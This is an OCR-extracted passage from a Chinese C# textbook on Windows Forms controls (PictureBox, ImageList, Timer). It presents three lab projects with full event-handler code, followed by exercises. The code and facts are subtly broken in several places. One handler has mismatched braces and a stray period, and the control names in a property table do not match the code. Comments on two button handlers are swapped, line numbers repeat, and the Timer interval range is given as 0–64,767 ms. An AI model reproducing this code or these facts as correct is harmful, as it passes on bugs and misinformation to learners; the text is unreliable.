表 10-18　PictureBox 控件的常用属性

序　号	属 性 名	默 认 值	说　明
1	Image	空	设置控件要显示的图形，该属性不管是在属性窗口中还是在运行时用程序设置，均要求有完整的路径名和文件名
2	SizeMode	Normal	控制控件如何处理图像位置和控件大小，分别为 Normal、StretchImage、AutoSize、CentrelImage、Zoom

PictureBox 除了可以调用 Move()和 Refresh()方法以外，有关该方法的调用可参考窗体的同名方法，图片框的常用事件与窗体基本相同。

10.7.2　图像列表控件

图像列表（ImageList）控件的主要功能是提供一系列统一尺寸的图片，但 ImageList 控件不能独立使用，它只是作为一个便于向其他控件提供图像的资料库，其中的图像需要在另一个控

件中显示。

用于显示图像的控件可以是 PictureBox 对象的控件，也可以是特别设计的、用于绑定 ImageList 控件的 Windows 通用控件之一，这些控件包括 ListView、ToolStrip、TabStrip 和 TreeView 控件等。为了与这些控件一同使用，ImageList 必须通过一个适当的属性将其与第二个控件绑定。对于 ListView 控件，设置其 SmallImageList 和 StateImageList 属性为 ImageList 控件名，而 TreeView、TabStrip 和 ToolStrip 控件等，必须设置 ImageList 属性为 ImageList 控件。

ImageList 控件的常用属性如表 10-19 所示。

表 10-19　ImageList 控件的常用属性

序　号	属 性 名	默 认 值	说　明
1	Images	空集合	用来存储控件中的图片文件
2	ImagesSize	16，16	设置控件中各图像的大小
3	ColorDepth	Depth8Bit	设置控件中显示图像的颜色数，Depth4Bit、Depth8Bit、Depth16Bit、Depth24Bit、Depth32Bit，分别代表 4 位、8 位、16 位、24 位和 32 位
4	TransparentColor	Transparent	设置显示图像时被看做透明的颜色

在设计时，可以用“ Images ”属性来添加图像。在运行时，可以用 Add 方法给 Images 集合添加图像。

当与 Windows 通用控件一起使用 ImageList 控件时，在将它绑定到第二个控件之前，按照给定的顺序将全部需要的图像插入到 ImageList 中。一旦 ImageList 被绑定到第二个控件上，就不能再删除其中的图像了，也不能将图像插入到 Images 集合中间，但是可以在集合的末尾添加图像。

一旦 ImageList 与某个 Windows 通用控件相关联，就可以在过程中用 Index 属性或 Key 属性的值来引用 ListImage 对象了。

如要设置 TreeView 控件的第三个 Node 对象的 Image 属性为 ImageList 控件中的第一个 ListImage 对象，可采用以下两种方法中的一种。

（1）使用 ImageList1 的 Index 属性值，即 TreeView1.Nodes(3).Image=1

（2）使用 Key 属性值，即：TreeView1.Nodes(3).Image="image1"　　// 假 定 Key 值 为 "image1。"

当 ImageList 控件被绑定到另一个 Windows 通用控件时，不同大小的图片可以被添加到控件中，但是在关联的 Windows 通用控件中显示的图像大小将受到添加到 ImageList 图像中的第一个图像大小的约束。例如，添加一个 16×16 像素的图像到 ImageList 控件中，然后将 ImageList 绑定到 TreeView 控件（用 Node 对象显示），则所有存储于 ImageList 控件中的图像将以 16×16 像素显示，而不管它们的最初大小是多大。

说明：如果用 Picture 对象显示图像，则存储在 ImageList 控件中的任何图像都将以图像最初的大小显示，此时 ImageList 控件规定的大小将不起作用。

10.8　定时器控件

定时器（Timer）控件可以按照一定的时间间隔触发计时事件，以执行相应的程序，其时间间隔的长度由其 Interval 属性定义，每一个时间间隔引发一个 Tick 事件。

Timer 组件在程序运行时不会显示在窗体中。

Timer 控件的常用属性是 Interval，它表示两个计时器事件之间的时间间隔，其值以 ms（毫秒）为基本单位，取值为 0～64 767ms，当其值为 0 时，Timer 组件无效。

Timer 控件的主要方法是 Start()和 Stop()，分别用于打开和关闭计时器。

10.9 项目实践

1．项目一

项目名称：设计一个加减法运算器。

项目内容：建立一个项目，并在该项目中设计一个 Windows 窗体，要求该窗体具备如下功能。

（1）十道运算题可以在加法、减法两项中进行选择，但至少要选择一项，如果不选择则默认为选择加法题。

（2）可以通过单击“ 下一题 ”按钮重新出题，直到十题为止。

（3）可以进行限时练习，当输入每题的限定时间后，可以单击“ 开始 ”或“ 停止 ”按钮进行限时计算，同样以十题为准。

（4）同时具备清空界面中的所有题目，并将所有状态按钮初始化的功能。

（5）窗体的标题栏中显示“ 加减法练习 ”，且窗体具有最大化和最小化按钮，当程序运行后，在窗体中双击后能关闭窗体。

（6）有较好的程序容错功能及操作友好性。窗体界面如图 10-7 所示。



图 10-7　窗体界面

项目目的：

（1）进一步理解窗体、属性、事件及方法的作用。

（2）掌握 Label、TextBox、Button、RadioButton、CheckBox 控件属性值的设置或获取方法。

（3）掌握 Button 控件的事件处理程序的编写方法。

（4）理解并学会运用 Form_Load()事件设置部分控件属性。

项目步骤：

（1）新建项目 Project10-1，放于 D:\ch10 下。

启动 Microsoft Visual Studio 2005，选择【文件】→【新建】→【项目】选项，打开“项目/解决方案”对话框，在其中选择项目存放的位置为 D:\ch10\project10-1\ project10-1.sln，单击“确定”按钮。

（2）设计 Form 界面，修改窗体属性。

窗体中各控件的属性设置如表 10-20 所示。

表 10-20　“专业目录”界面控件及属性设置

序　号	控 件 名	属　性	属 性 值	说　明
1	Form	Text	加减法练习	Windows 窗体标题栏内容
2	Button	Name	btnStart	开启计时器
		Text	开始	
3	Button	Name	btnStop	关闭计时器
		Text	停止	
4	Button	Name	btnClear	初始化起始状态
		Text	清空	
5	Button	Name	btnNext	不计时状态下，取下一题
		Text	下一题	
6	TextBox	Name	txtNum1	参与加法运算的被加数
7	TextBox	Name	txtNum2	参与加法运算的加数
8	TextBox	Name	txtAnswerAdd	计算的和
9	TextBox	Name	txtNum3	参与减法运算的被减数
10	TextBox	Name	txtNum4	参与减法运算的减数
11	TextBox	Name	txtAnswerSub	计算的差
12	TextBox	Name	txtTimes	计时状态时，每题限定的时间
13	TextBox	Name	txtLeft	还未做的题目数量
14	Timer	Name	timer1	控制计时
15	ListBox	Name	lstAdd	存放已做完的加法题
16	ListBox	Name	lstSub	存放已做完的减法题

（3）调用方法编写事件代码。

```
01.          public partial class  加减法  : Form
02.            {
03.                 public  加减法()
04.                 {
05.                      InitializeComponent();
06.                 }                    //此前的为系统自动生成的代码，保留不可修改或删除
07.                 int count=1;         //统计已做的加法题目数及减法题目数量
08.  */调用随机函数产生两个 100 以内的非负整数，结果由 x 和 y 带回，参数 x 和 y 均采用引用传递的形式*/
09.                 private void    Gen_num(ref    int x,ref    int    y)
10.                 {
11.                Random ra_seed = new Random(unchecked((int)DateTime.Now.Ticks));
12.               x = ra_seed.Next(10,100);          //产生一个 10~100 的非负数
13.               y = ra_seed.Next(100);             //产生一个 100 以内的非负数
14.               return;
15.           }
16.           private void Add_Enable()              //选择加法后，设置所有对象的可用性
```

```
17.         {
18.             txtNum1.Enabled = true;
19.             txtNum2.Enabled = true;
20.             lblEquAdd.Enabled = true;
21.             txtAnswerAdd.Enabled = true;
22.             lblAdd.Enabled = true;
23.          }
24.         private void Add_Unable()              //没有选择减法时，设置所有对象的不可用
25.         {
26.             txtNum1.Enabled = false;
27.             txtNum2.Enabled = false;
28.             lblEquAdd.Enabled = false;
29.             txtAnswerAdd.Enabled = false;
30.             lblAdd.Enabled = false;
31.         }
32.         private void Sub_Enable()              //选择减法后，设置所有对象可用
33.         {
34.             txtNum3.Enabled = true;
35.             txtNum4.Enabled = true;
36.             lblEquSub.Enabled = true;
37.            txtAnswerSub.Enabled = true;
38.             lblSub.Enabled = true;
39.         }
40.         private void Sub_Unable()              //没有选择减法时，设置所有对象的不可用
41.         {
42.             txtNum3.Enabled = false;
43.             txtNum4.Enabled = false;
44.             lblEquSub.Enabled = false;
45.             txtAnswerSub.Enabled = false;
46.             lblSub.Enabled = false;
47.         }
48.         private void  加减法练习_Load(object sender, EventArgs e)
49.         {
50.             txtTimes.Text = Convert.ToString( 5);
51.              timer1.Interval = int.Parse(txtTimes.Text) * 1000;   //默认只做加法，每题的限时为 5s
52.             timer1.Enabled = false;
                /*计时器默认状态为关闭，只有单击“开始”按钮后，计时器才开始计时*/
53.             btnStop.Enabled = false;
54.             chkAdd.Checked = true;             //默认练习为加法题，即加法复选框为选中状态
55.             Add_Enable();
56.             Sub_Unable();
57.             Gen_Item();
58.         }
      //将自动产生的随机数放入加法及减法题目对应的文本框中，并对题目进行计数
59.         private void Gen_Item()
60.     {
61.         int num1 = 0, num2 = 0;
62.         Gen_num(ref num1, ref    num2);
63.         txtNum1.Text = num1.ToString();
64.         txtNum2.Text = num2.ToString();
65.         txtAnswerAdd.Text = "";
66.         txtNum3.Text = num1.ToString();
67.         txtNum4.Text = num2.ToString();
68.         txtAnswerSub.Text = "";
```

```
69.          count++;
70.    }
71.          private void display_item()
72.          {
73.               string item;
74.               if (chkAdd.Checked)          //选择了加法，将加法题及结果放入列表框 lstAdd 中
75.               {
76.                    item = txtNum1.Text.ToString() + "+" + txtNum2.Text.ToString() + "=" +
                      txtAnswerAdd.Text;
77.                    lstAdd.Items.Add(item);
78.               }
79.               if (chkSub.Checked)          //选择了减法，将减法题及结果放入列表框 lstSub 中
80.               {
81.                    item = txtNum3.Text.ToString() + "-" + txtNum4.Text.ToString() + "=" +
                      txtAnswerSub.Text;
82.                    lstSub.Enabled = false;
83.                    lstSub.Items.Add(item);
84.               }
85.          }
          /*“下一题”按键事件，先计算剩余的题目，再将刚完成的题目放入列表框，最后产生新的
          题目，直到 10 题结束*/
86.          private void btnNext_Click(object sender, EventArgs e)
87.          {
88.          if (count<=10)
89.          {
90.               txtLeft.Text = Convert.ToString(10-count);
91.               display_item();
92.               Gen_Item();
93.          }
94.           else
95.               btnNext.Enabled = false;
96.          }
97.          private void btnStart_Click(object sender, EventArgs e)
98.          {
99.               count = 1;
100.               btnNext.Enabled = false;
101.               txtTimes.Enabled=false ;
102.               btnStop.Enabled = true;
103.               txtLeft.Text = Convert.ToString(0);
104.               if (chkAdd.Checked && chkSub.Checked)
105.                    timer1.Interval = int.Parse(txtTimes.Text) * 1000*2;     //加减法同时做时限时加倍
106.               else
107.                    timer1.Interval = int.Parse(txtTimes.Text) * 1000;
                     //默认只做加法或减法时限时 txtTimes.Text 秒每题
108.               timer1.Enabled = true;              //打开计时器
109.               //每 5s 触发事件产生下一题，1s=1000ms，Timer 控件的时间单位为 ms
110.               btnStart.Enabled = false;
111.               lstAdd.Items.Clear();
112.               lstSub.Items.Clear();
113.           }
          /*计时器按时触发，先计算剩余的题数，再将刚做完的题目放入列表框 lstAdd，最后产生新
          的题目，直到 10 题结束*/
114.          private void timer1_Tick(object sender, EventArgs e)
```

```
115.        {
116.            if (count<=10)
117.            {
118.                txtLeft.Text = Convert.ToString(10-count);
119.                display_item();
120.                Gen_Item();
121.             }
122.        }
        // “ 停止 ” 按钮事件，将计时器关闭，以备下次开启 “ 开始 ” 按钮
123.        private void btnStop_Click(object sender, EventArgs e)
124.        {
125.            timer1.Enabled = false;
126.            btnStart.Enabled = true;
127.        }
        // “ 清空 ” 按钮事件，重新设置起始状态
128.        private void btnClear_Click(object sender, EventArgs e)
129.        {
130.            lstAdd.Items.Clear();
131.            lstSub.Items.Clear();
132.            btnNext.Enabled = true;
133.            count = 1;
134.            txtLeft.Text = Convert.ToString(0);
135.            Gen_Item();
136.        }
            /*复选框事件，如果两个均没被选中，则自动选中加法，否则按用户选中的选项来设置
        相关对象的可用性*1
137.        private void chkSub_CheckedChanged(object sender, EventArgs e)
138.        {
139.            if (chkAdd.Checked == false && chkSub.Checked == false)
140.                chkAdd.Checked=true;
141.            if (chkSub.Checked)
142.                Sub_Enable();
143.            else
144.                Sub_Unable();
145.        }
146.        private void chkAdd_CheckedChanged(object sender, EventArgs e)
147.        {
148.            if (chkAdd.Checked == false && chkSub.Checked == false)
149.                chkAdd.Checked = true;
150.            if (chkAdd.Checked)
151.                Add_Enable();
152.            else
153.                Add_Unable();
154.        }
155.    }
```

（4）调试运行。

按 F5 键进行调试运行，运行后在文本框中输入时间，选择加法或减法后，单击 “ 开始 ” 按钮，开始计算；单击 “ 停止 ” 按钮后，单击 “ 清空 ” 按钮，可重新选择加法或减法；单击 “ 下一题 ” 按钮逐题进行。

2．项目二

项目名称：设计一个 “ 简单数据统计 ” 应用程序。

项目内容：建立一个项目，并在该项目中设计一个 Windows 窗体，要求该窗体具备如下功能。

（1）通过文本框接收数据并将其添加到一个列表框中，文本框不能接收空值。

（2）列表框中的数据能够删除、添加或清空。

（3）对列表框中的数据能够进行升序或降序排序（可以借助数组），但排序结果要求放在另一个组合框中，组合框不可编辑。

（4）窗体的标题栏中显示“简单数据统计”，且窗体没有最大化和最小化按钮，当程序运行后，单击“关闭”按钮时关闭整个窗口。

（5）要求应用程序的容错功能好、操作简单方便。

项目目的：

（1）理解 ListBox、ComboBox、CheckListBox 三个控件在使用与设计时的异同。

（2）重点掌握向三个控件中添加或插入项目、删除或清空项目的方法。

（3）掌握三个控件属性值的获取与设置方法。

（4）学会分析问题并解决问题。

（5）掌握程序调试的方法。

（6）掌握提高程序容错功能的方法。

项目步骤：

（1）新建项目 Project10-2，放于 D:\ch10 下。

启动 Microsoft Visual Studio 2005，选择【文件】→【新建】→【项目】选项，打开“新建项目”对话框，在“项目类型”中选择“Viusal C#”、在“模板”中选择“Windows 应用程序”，并在其中选择项目存放的位置为 D:\ch10，在“名称”文本框中输入 project10-2。

（2）设计 Form 界面，修改窗体属性。

窗体中各控件的属性设置如表 10-21 所示。

表 10-21　“简单数据统计”界面控件及属性设置

序　号	控 件 名	属　性	属 性 值	说　明
1	form	Text	简单数据统计	Windows 窗体标题栏内容
2	Button	Name	btnStart	向列表框中添加一个数
		Text	追加	
3	Button	Name	btnStop	向列表框中插入一个数
		Text	插入	
4	Button	Name	btnNext	从列表框中删除一个数
		Text	删除	
5	Button	Name	btnClear	清空列表框和组合框
		Text	清空	
6	Button	Name	btnSort	对列表框中的数进行排序后的输出结果
		Text	排序	
7	RadioButton	Name	rdAsc	
		Text	升序	
8	RadioButton	Name	rdDesc	
		Text	降序	
6	TextBox	Name	txtNum	要添加或插入的数
15	ListBox	Name	lstNum	排序前的数
16	CombolBox	Name	cmbSorted	排序后的数

（3）调用方法编写事件代码。

```
01.  public partial class Form1 : Form
02.   {
03.       public Form1()
04.       {
05.           InitializeComponent();
06.       }
07.       private void others_unable()
08.       {
09.           btnClear.Enabled = false;
10.           btnDelete.Enabled = false;
11.           btnInsert.Enabled = false;
12.            btnSort.Enabled = false;
13.        }
14.        private void others_enable()
15.        {
16.           btnClear.Enabled = true;
17.           btnDelete.Enabled = true;
18.           btnInsert.Enabled = true;
19.           btnSort.Enabled = true;
20.       }
21.       private void Form1_Load(object sender, EventArgs e)
22.       {
23.           others_unable();
24.       }
25.       /*每输入一个字符即触发一次 KeyPress()事件，只允许输入 0～9 的数字以及 BackSpace
              或 Delete*/
26.       private void txtNum_KeyPress(object sender, KeyPressEventArgs e)
27.       {
28.           if (e.KeyChar < '0' || e.KeyChar > '9')
29.           {
30.               lblMessage.Text = "只能输入 0～9 的数字及 delete";
31.               e.Handled = true;
32.           }
33.       }
34.       // “ 添加 ” 按钮事件处理程序
35.       private void btnAppend_Click(object sender, EventArgs e)
36.       {
37.           if (txtNum.Text.Length == 0)
38.           {
39.               lblMessage.Text = "不可以追加空数据";
40.               txtNum.Focus();
41.           }
42.           else
43.           {
44.               lstNums.Items.Add(txtNum.Text);
45.               txtNum.Focus();
46.               txtNum.Text = "";
47.               others_enable();
48.           }
49.       }
50.       // “ 清空 ” 按钮事件处理程序
51.       private void btnClear_Click(object sender, EventArgs e)
```

```
52.         {
53.             lstNums.Items.Clear();
54.             cmbSorted.Items.Clear();
55.             others_unable();
56.         }
57.         // “ 删除 ” 按钮事件处理程序
58.         private void btnDelete_Click(object sender, EventArgs e)
59.         {
60.             lstNums.Items.Remove(lstNums.SelectedItem);
61.             if (lstNums.Items.Count == 0)
62.                 others_unable();
63.         }
64.         // “ 插入 ” 按钮事件处理程序
65.         private void btnInsert_Click(object sender, EventArgs e)
66.         {
67.             if (txtNum.Text.Length == 0)
68.             {
69.                 lblMessage.Text = "不可以插入空数据";
70.                 txtNum.Focus();
71.             }
72.             else
73.             {
74.                 lstNums.Items.Insert(lstNums.SelectedIndex, txtNum.Text);
75.                 txtNum.Text = "";
76.                 txtNum.Focus();
77.             }
78.         }
79.         // “ 排序 ” 按钮事件处理程序
80.         private void btnSort_Click(object sender, EventArgs e)
81.         {
82.             cmbSorted.Items.Clear();
83.             int len = lstNums.Items.Count;
84.             object [] x = new object[len];      //定义一个 object 类型的数组，CopyTo()方法必需
85.             lstNums.Items.CopyTo(x, 0);         //将列表框中的数据项复制到数组 x 中
86.              int i, j;
87.              if (rdAsc.Checked)                 //升序排序
88.              {
89.                  for (i = 0; i <= len -2; i++)
90.                      for (j = i; j <=len - 1; j++)
91.                          if (Convert.ToInt32(x[i])>Convert.ToInt32(x[j]))
92.                          {
93.                              int temp = Convert.ToInt32(x[i]);
94.                              x[i] = x[j];
95.                              x[j] = temp;
96.                          }
97.              }
98.             if (rdDesc.Checked)                 //降序排序
99.              {
100.                     for (i = 0; i <=len - 2; i++)
101.                         for (j = i; j <=len - 1; j++)
102.                             if (Convert.ToInt32(x[i])<Convert.ToInt32(x[j]))
102.                               {
103.                                   int temp = Convert.ToInt32(x[i]);
```

```
104.                                    x[i] = x[j];
105.                                    x[j] = temp;
106.                                }
107.                    }
108.                    cmbSorted.Items.AddRange(x);     //将数组 x 中的的所有数据放入组合框中
109.                }
110.            }
```

（4）调试运行。

运行界面如图 10-8 所示。

图 10-8 “ 简单数据统计 ” 应用程序运行界面

3．项目三

项目名称：设计一个“ 专业目录 ”应用程序。

图 10-9 “ 专业目录 ”界面

项目内容：建立一个项目，并在该项目中设计一个 Windows 窗体，窗体界面如图 10-9 所示。

窗体具备如下功能。

（1）通过文本框接收数据，单击“ 添加专业 ”按钮后将其添加到 TreeView 中作为一个根节点，且不可以添加一个空节点，即文本框为空时不可以添加。

（2）当选定一个专业后，单击“ 添加班级 ”按钮，能为当前专业添加一个班级作为其二级节点，如果没有选定专业，则不可以添加班级。

（3）要求为每个专业或班级指定一个图像，图像可以通过单击“ 上一个 ”按钮或“ 下一个 ”按钮来选择。

（4）当选中某个专业或班级时，可以删除该专业或班级。

项目目的：

（1）理解 TreeView 控件、ListImage 控件的使用方法。

（2）掌握向 TreeView 控件中添加、删除或修改根节点的方法。

（3）掌握向 TreeView 控件中添加二级节点的方法。

（4）重点掌握鼠标单击事件处理程序的编写方法。

（5）学会分析问题并能解决问题。

（6）掌握程序调试的方法。

（7）掌握提高程序容错功能的方法。

项目步骤：

（1）新建项目 project10-3，放于 D:\ch10 下。

启动 Microsoft Visual Studio 2005，选择【文件】→【新建】→【项目】选项，打开“新建项目”对话框，在“项目类型”中选择“Viusal C#”、在“模板”中选择“Windows 应用程序”，并在其中选择项目存放的位置 D:\ch10，在“名称”文本框中输入 project10-3。

（2）设计 Form 界面，修改窗体属性。

拖放一个 ImageList 控件到窗体中，并单击该控件的“Images”属性右侧的...按钮，打开“图像集合编辑器”对话框，如图 10-11 所示，单击“添加”按钮，选择~\project10-3\images 中的图片文件。



图 10-10　“专业目录”窗体

图 10-11　“图像集合编辑器”对话框

Windows 窗体中各控件的属性设置，如表 10-22 所示。

表 10-22　“专业目录”界面控件及属性设置

序号	控件名	属性	属　性　值	说　　明
1	Form	Text	专业目录	Windows 窗体标题栏内容
2	GroupBox	Text	请选择根节点图片	组合三个控件显示图片
3	PictureBox			显示 ImageList 中的图片
4	Button	Name	btnUp	显示上一个图片
		Text	上一个	
5	Button	Name	btnDown	显示下一个图片
		Text	下一个	
6	TtreeView			以树形结构显示专业及班级
7	Button	Name	btnAddZY	将 TextBox 控件中的内容添加到 TreeView 控件中作为根节点
		Text	添加专业	
8	Button	Name	btnDelZY	删除当前选定的根节点
		Text	删除专业	
9	Button	Name	btnAddBJ	将 TextBox 控件中的内容添加到 TreeView 控件的当前节点作为其二级节点
		Text	添加班级	
10	Button	Name	btnDelBJ	删除当前选定的二级节点
		Text	删除班级	
11	TextBox	Name	txtAdd	接收专业或班级名称

（3）调用方法编写事件代码。

```
01.  //系统生成的代码
02.      public partial class 专业目录 : Form
03.      {
```

```
04.         public 专业目录()
05.         {
06.             InitializeComponent();
07.         }
08.         /*定义两个整形变量，i 用以存放当前选定的 ImageList 控件中的图像索引，k 用以存放
            TreeView 控件中与当前选定节点相关联的图像索引*/
09.         private int i = 0, k;
10.         private TreeNode selenode;
11.          //第一次加载 Form 后不可以添加班级和删除专业或班级
12.          private void 专业目录_Load(object sender, EventArgs e)
13.          {
14.              btnDelZY.Enabled = false;
15.              btnAddBJ.Enabled = false;
16.              btnDelBJ.Enabled = false;
17.              btnUP.Enabled = false;
18.              /*在 PictureBox 控件中显示 ImageList 控件中的第 i 个图像，并根据 ImageList 控件
                 中的图像是否是第一个或最后一个来决定“ 上一个 ”和“ 下一个 ”按钮是否可用*/
19.             if (imageList1.Images.Count == 0)
20.             {
21.                 btnDown.Enabled = false;
22.             }
23.             else
24.             {
25.                 pictureBox1.Image = imageList1.Images[i];
26.             }
27.             txtAdd.Focus();
28.         }
29.         //“ 上一个 ”按钮的事件处理程序
30.         private void button2_Click(object sender, EventArgs e)
31.         {
32.             if (i < imageList1.Images.Count - 1)
33.             {
34.                 i++;
35.                 pictureBox1.Image = imageList1.Images[i];
36.             }
37.             else
38.             {
39.                  btnDown.Enabled = false;
40.              }
41.              btnUP.Enabled = true;
42.          }
43.          //“ 下一个 ”按钮的事件处理程序
44.          private void button1_Click(object sender, EventArgs e)
45.          {
46.              if (i > 0)
47.              {
48.                  i--;
49.                  pictureBox1.Image = imageList1.Images[i];
50.              }
51.              else
52.              {
53.                  btnUP.Enabled = false;
54.              }
```

```
55.                 btnDown.Enabled = true;
56.             }
57.             // “ 添加专业 ” 按钮的事件处理程序
58.             private void btnAddZY_Click(object sender, EventArgs e)
59.             {
60.                 TreeNode node;
61.                 node = new TreeNode();
62.                 if (txtAdd.Text != "")
62.                 {
63.                     tvZY.ImageList = imageList1;
64.                     tvZY.Nodes.Add("zy" + i, txtAdd.Text, i, i);
65.
66.                     txtAdd.Text = "";
67.                     txtAdd.Focus();
68.                 }
69.             }
70.             // “ 删除专业 ” 按钮的事件处理程序
71.             private void btnDelZY_Click(object sender, EventArgs e)
72.             {
73.                 tvZY.Nodes.Remove(selenode);
74.                 if (tvZY.Nodes.Count == 0)
75.                 {
76.                     btnAddBJ.Enabled = false;
77.                     btnDelBJ.Enabled = false;
78.                     btnDelZY.Enabled = false;
79.                 }
80.             }
81.             //当文本框的内容变化时触发的事件处理程序，将 “ 添加专业 ” 按钮设为可用
82.             private void txtAdd_TextChanged(object sender, EventArgs e)
83.             {
84.                 btnAddZY.Enabled = true;
85.             }
86.             // “ 删除班级 ” 按钮的事件处理程序
87.             private void btnAddBJ_Click(object sender, EventArgs e)
88.             {
89.                 if (tvZY.SelectedNode.Parent == null)
90.                 {
91.                     tvZY.Nodes[tvZY.SelectedNode.Index].Nodes.Add(txtAdd.Text, txtAdd.Text, k, k);.
92
93.                 }
94.                 else if (tvZY.SelectedNode.Parent != null)
95.                     tvZY.Nodes[tvZY.SelectedNode.Parent.Index].Nodes.Add(txtAdd.Text,  txtAdd.
Text, k, k);
96.                 }
97.                 txtAdd.Text = "";
98.                 txtAdd.Focus();
99.             }
100.             // “ 删除班级 ” 按钮的事件处理程序
101.             private void btnDelBJ_Click(object sender, EventArgs e)
102.             {
102.                 tvZY.Nodes.Remove(selenode);
103.             }
```

```
104.        private void tvZY_NodeMouseClick(object sender, TreeNodeMouseClickEventArgs e)
105.        {                   selenode = e.Node;
106.            k = selenode.SelectedImageIndex;      //获取当前选定节点的图像索引
107.            if (selenode.Parent == null)
108.            {
109.                btnDelZY.Enabled = true;
110.                btnAddBJ.Enabled = true;
111.                btnAddZY.Enabled = false;
112.                btnDelBJ.Enabled = false;
113.            }
114.            else
115.            {
116.                btnDelBJ.Enabled = true;
117.                btnAddBJ.Enabled = true;
118.                btnAddZY.Enabled = false;
119.                btnDelZY.Enabled = false;
120.            }
121.        }
122.    }
```

图 10-12 “专业目录”应用程序运行界面

（4）调试运行。

输入数据，如图 10-12 所示。

10.10 复习与提示

本章主要介绍了创建 Windows 应用程序时最常用的一些控件，并讨论了如何使用它们创建简单而强大的用户界面，重点介绍了控件的常用属性、方法和事件，并通过项目实践解释了如何为控件的特定事件添加事件处理程序。

10.11 习题与上机实验

习题

（1）project10-3 的排序算法中的 Convert.ToInt32()与 int.Parse()有什么区别？上机验证后请总结并比较说明。

（2）若将 project10-3 中的 ListBox 改为 CheckListBox，并对选中的列表项进行排序，如何实现？

（3）比较 ListBox 与 ComboBox 在使用时有何不同。

（4）如果在一个 Form 中有六个 RadioButton 按钮，且希望每三个一组进行选择，应如何实现？

（5）如果在一个 Form 中有六个 CheckBox 按钮进行多选，需要对其进行分组吗？

（6）请说明 ListView 与 TreeView 的异同点，并简要说明在什么情况下需要使用它们。

（7）请列出常用的鼠标事件及键盘事件。

（8）说明事件处理程序的形式参数有几个，分别是什么，各有什么作用？

（9）请写出列表框的几个常用方法及作用。

上机实验

[实验 1]　设计一个能进行加减乘除运算的应用程序

【实验要求】

建立一个项目，并在该项目中设计一个 Windows 窗体，要求该窗体能对两个整数进行加减乘除运算，并且具备如下功能。

（1）可以在“ 演示 ”与“ 练习 ”两项中任选一项进行，当选中“ 演示 ”时窗体中可以最多显示十道题及运算结果。

（2）十道运算题可以是加法，也可以是减法。

（3）可以通过单击“ 开始 ”按钮或“ 结束 ”按钮来启动、停止演示或练习。

（4）可以通过单击“ 下一题 ”按钮重新出题，直到十题为止。

（5）窗体的标题栏中显示“ 算术运算练习器 ”，且窗体具有最大化和最小化按钮，当程序运行后，鼠标在窗体中双击后能关闭窗体。

【实验目的】

（1）进一步理解窗体、属性、事件及方法的作用。

（2）掌握 Label、TextBox、Button、RadioButton、CheckBox 控件属性值的设置或获取方法。

（3）掌握 Button 控件的事件处理程序的编写方法。

（4）理解函数的作用及封装的实现方法，掌握事件处理程序的编程方法。

（5）理解并学会运用 Form_Load()事件设置部分控件属性。

（6）掌握程序容错功能的实现技巧。

【实验内容】

（1）新建一个项目，设计界面，并根据需要修改控件的属性。

（2）添加每一个按钮的事件处理程序。

（3）借助代码编程尽可能避开不正当的操作方法。

（4）观察运行后的结果。

[实验 2]　设计一个收集个人信息的应用程序

【实验要求】建立一个项目，并在该项目中设计一个 Windows 窗体，要求该窗体具备如下功能。

（1）具体信息包含姓名、性别、毕业学校和兴趣爱好。

（2）其中毕业学校、兴趣爱好必须采用 ListBox、CheckedListBox、ComboBox 中的一个，且要求“ 毕业学校 ”在程序运行期间不接收输入只能选择，而兴趣爱好可以输入也可以多选，其内容必须通过代码方式在窗体加载时进行添加。

（3）当单击“ 提交 ”按钮后，将用户输入的所有信息显示在一个消息框中。

（4）窗体的标题栏中显示“ 个人信息采集 ”，且窗体具有最大化和最小化按钮，当程序运行后，鼠标在窗体中双击后能关闭窗体。

【实验目的】

（1）理解 ListBox、CheckedListBox、ComboBox 三个控件在使用与设计时的异同。

（2）重点掌握向三个控件中添加项目的方法。

（3）掌握三个控件属性值的获取与设置方法。

（4）掌握程序调试的方法。

[实验 3] 设计一个能进行专业管理的应用程序

【实验要求】设计如图 10-13 所示的界面，并实现以下功能。

图 10-13 “专业管理”界面

（1）单击“添加”按钮时，将文本框中输入的非空数据添加到左侧的列表框中。

（2）单击“＞”按钮时，将左侧列表框中选择的一项添加到右侧的列表框中，同时删除左侧列表框中的该项。

（3）单击“＞＞”按钮时，将左侧列表框中所有项添加到右侧的列表框中，同时清空左侧列表框。

（4）单击“＜”按钮时，将右侧列表框中选择的一项移回左侧的列表框中。

（5）单击“＜＜”按钮时，将右侧列表框中所有项移回左侧的列表框中。

（6）要求操作界面简单友好，容错功能较好。

【实验目的】

（1）理解 ListBox、CheckedListBox、ComboBox 三个控件在使用与设计时的异同。

（2）重点掌握向三个控件中添加项目的方法。

（3）掌握三个控件属性值的获取与设置方法。

（4）掌握程序调试的方法。

【实验内容】

（1）理解 ListBox、CheckedListBox、ComboBox 三个控件在使用与设计时的异同。

（2）熟练掌握控件的 Add()、Remove()、Insert()、Clear()方法的使用。

（3）掌握三个控件属性值的获取与设置的方法。

（4）掌握程序调试的方法。

第 11 章　使用菜单和对话框

本章学习要点

- 掌握 Windows 窗体菜单控件的添加方法;
- 掌握 Windows 窗体中工具栏控件的添加方法;
- 掌握工具栏按钮与特定菜单项之间的关联方法;
- 掌握 MDI 应用程序的创建方法;
- 理解通用对话框的作用及分类;
- 掌握 FontDialog、ColorDialog、PrintDialog、PrintDocument 控件的使用方法;
- 了解打印与打印预览的实现方法。

11.1　菜单

在为 Windows 操作系统编写的应用程序中，菜单可能是最重要的部分，为了帮助用户建立应用程序的菜单，Visual Studio 2005 提供了相应的控件，使用它们用户不必做太多的工作，就可以迅速创建外观类似于 Office 的菜单和工具栏。为此 Visual Studio 2005 引入了一系列后缀为 strip 的控件，分别是 MenuStrip、ToolStrip、StatusStrip、ContextMenuStrip。

11.1.1　菜单控件与快捷菜单控件

